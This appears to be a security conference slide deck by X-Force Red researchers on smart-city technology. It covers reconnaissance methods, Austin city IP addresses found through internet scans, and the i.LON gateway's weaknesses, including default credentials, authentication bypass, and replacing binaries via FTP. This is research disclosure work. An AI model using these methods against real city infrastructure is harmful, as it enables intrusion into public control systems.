X-Force Red

&

# Outsmarting the Smart City

DISCOVERING AND ATTACKING THE TECHNOLOGY THAT RUNS MODERN CITIES

# Researcher Bios

- Daniel Crowley (@dan_crowley)
- Research Baron at IBM X-Force Red
- Pen tester since 2004
- Locksport enthusiast and past competition winner
- Actually holds the title of Baron (in Sealand)

# Researcher Bios

- Jennifer Savage (@savagejen)
- Security Researcher at Threatcare
- Black Hat review board member
- Experience includes:
  - development
  - vulnerability assessment
  - vulnerability management
  - penetration testing
  - security research

# Researcher Bios

- Mauro Paredes (@mauroparedes)
- Managing Consultant at IBM X-Force Red
- Passion for security flaws and their corrections
- Formerly developer, net/server admin, security architect
- Pen tester for many years
- 20+ years infosec experience in multiple industries

# What kind of tech makes a city “smart”?

- Industrial Internet of Things
- Urban Automation
- Public Safety / Emergency Management
- Intelligent Transportation Systems
- Metropolitan Area Networks

# Limited citizen privacy and risk management options

- You don’t have to buy an Alexa
- You can buy a non-smart TV
- You can buy a feature phone (or forego a cell phone)
- You can buy an ancient car
- Can you move to a city that isn’t “smart”?

# V2I, V2V, OBD-III and DSRC

*Connected vehicles communicate with each other, and with city infrastructure, as travel occurs.*
*The proposed OBD-III standard raises privacy and due process concerns.*

# Hangzhou “City Brain”


HEADLINER: Hangzhou City Brain Project
XIAN-SHENG HUA
DISTINGUISHED ENGINEER/ VP &
DEPUTY MANAGING DIRECTOR OF AI
Alibaba
#wsai17
accenture
HEADLINE SPONSOR
accenture

*“In China, people have less concern with privacy, which allows us to move faster”*
*- Xian-Sheng Hua, manager of AI at Alibaba at World Summit AI in 2017*

# Smart streetlights with cameras

*GE's Bill Ruh says it's up to each city to set policies around the data collected by the sensors and how it can be used.*

# Facial recognition



*In 2017 the former head of Singapore's civil service Peter Ong said Singapore wants to deploy facial recognition technology to all 110,000 lampposts in the country.*

# Dubai robotic police force

*“By 2030, we will have the first smart police station which won’t require human employees” -
Brigadier Khalid Nasser Al Razouqi, Dubai Police’s general director of the Smart Services Department*

# Reconnaissance

# Search Engines

- Customer case studies
- News reports
- Smart City Open Data Initiatives
- Some city contracts are public by law
  - Google: “purchase order” “smart device” site:gov

# Public Systems Are Already Mapped


- IANA (Internet Assigned Numbers Authority) ranges
- Internet infrastructure search engines
  - SHODAN
  - Censys
  - etc

# Physical Recon

- Visual observation
- Wireless recon
  - WiFi
  - Monitor Unlicensed Bands
  - Zigbee
  - LoRaWAN
- Log off and go outside

# Source Code Repositories

- Github
- Bitbucket
- Gitlab
- OSADP



U.S. Department of Transportation
Federal Highway Administration

OSADP Release Process

Welcome to Open Source Application Development Portal!

A channel for distributing and collaborating on transportation related open source applications

# Case Study: Austin, TX

# News Reports

**“How Austin brought the human touch to smart city planning”**

*Digital Trends - July 31, 2017*

**“Austin, TX to test autonomous transit shuttles”**

*Smart Cities Dive - June 28, 2018*

**“Austin reinventing itself into a Smart City”**

*Austin Business Journal - Jul 30, 2017*


**“Austin is getting its own “smart” street”**

*The Architect’s Newspaper - August 23, 2017*

**“How Can Austin Achieve Smart City Status?”**

*KUT - Mar 14, 2017*

# Austin CityUP



Austin CityUP™ is a smart city consortium of companies, organizations, and individuals collaborating to advance Austin through smart city techniques, including digital technologies, data collection, analytics, and modeling.


**UPCOMING AUSTIN CityUP EVENTS**

***Special Event:*** Mayor's Blockchain Challenge - July 27-29. This hackathon will explore how blockchain technologies can be used to establish secure digital identities and increase access to services for people experiencing homelessness. City staff will use event

**MEMBERS-ONLY LUNCH & LEARN EVENTS**

**Interested in hosting a Lunch & Learn about your company, organization, or smart city project?** Contact us!

# From Internet scan data



393759

**Quick Filters**

For all fields, see Data Definitions

Autonomous System:

59 CITY-OF-AUSTIN - City of Austin, Texas, US
5 EGIHOSTING - EGIHosting, US
3 FASTIDC Zhengzhou Fastidc Technology Co.,Ltd., CN
1 LEASEWEB-USA-SFO-12 - Leaseweb USA, Inc., US
1 OVH, FR

Protocol:

45 443/https
44 80/http
5 53/dns
3 22/ssh
2 21/ftp

More

**IPv4 Hosts**

Page: 1/3 Results: 69 Time: 2437ms

162.89.4.142
City of Austin, Texas (393759) Austin, Texas, United States
53/dns


162.89.4.140 (coadns2.ci.austin.tx.us)
City of Austin, Texas (393759) Austin, Texas, United States
53/dns

162.89.4.143
City of Austin, Texas (393759) Austin, Texas, United States
53/dns


162.89.0.42 (coavrtr.austintexas.gov)
City of Austin, Texas (393759) Austin, Texas, United States
80/http

162.89.0.30
City of Austin, Texas (393759) Austin, Texas, United States
443/https
162.89.0.30


# From physical recon


CITY OF AUSTIN
FOUNDED 1839
FLOOD WARNING SYSTEM
DO NOT DISTURB
This gauge may save your life
Call 311 to report damage or request information
Site No. 97-1

# From physical recon



# From Google dorking



| | | | |
|---|---|---|---|
| 85078 | ULTIMATE EVIDENCE.COM ANNUAL PAYMENT (85078) | USD | $693.00 |
| 85074 | 3 YEAR TASER ASSURANCE PLAN AXON FLEX (85074) | USD | $0.00 |
| 85073 | 3 YEAR TASER ASSURANCE PLAN BODYCAM (85073) | USD | $0.00 |
| 85072 | ULTIMATE EVIDENCE.COM LICENSE: 5 YEAR (85072) | USD | $3,465 |
| 85071 | ULTIMATE EVIDENCE.COM LICENSE: 3 YEAR (85071) | USD | $2,079 |
| 85070 | TASER ASSURANCE PLAN ANNUAL PAYMENT, BODYCAM (85070) | USD | $214.20 |
| 85069 | 5 YEAR TASER ASSURANCE PLAN , BODYCAM (85069) | USD | $0.00 |
| 85055 | AXON FULL SERVICE (85055) | USD | $15,750 |
| 85054 | TASER ASSURANCE PLAN AXON FLEX ANNUAL PAYMENT (85054) | USD | $289.80 |
| 85053 | 5 YEAR TASER ASSURANCE PLAN AXON FLEX (85053) | USD | $0.00 |
| 85052 | TASER ASSURANCE PLAN TASERCAM HD ANNUAL PAYMENT (85052) | USD | $115.25 |
| 85051 | TASER ASSURANCE PLAN TASERCAM HD (85051) | USD | $0.00 |
| 85035 | EVIDENCE.COM STORAGE (85035) | USD | $0.79 |
| 85002 | Taser Cleaning Kit (85002) | USD | $67.11 |
| 85000 | Alligator Clip (Assembled) (85000) | USD | $50.37 |


# Devices and Vulnerabilities

# Echelon i.LON SmartServer and i.LON 600

# i.LON: What it does

- IP to ICS gateway
  - LonTalk
  - P-852
  - Modbus RTU
  - Modbus / IP
  - M-Bus
  - SOAP/XML Web services
  - BACnet / IP

# Probably not OSHA-approved



# i.LON SmartServer and i.LON 600

## Gain access

Default Web credentials

Default FTP credentials

Unauthenticated API calls (SmartServer only)

Plaintext communications

Authentication bypass

## Do bad things


Cleartext password file on FTP

Replace binaries via FTP to execute code

Fiddle with ICS gear

Change IP address of i.LON

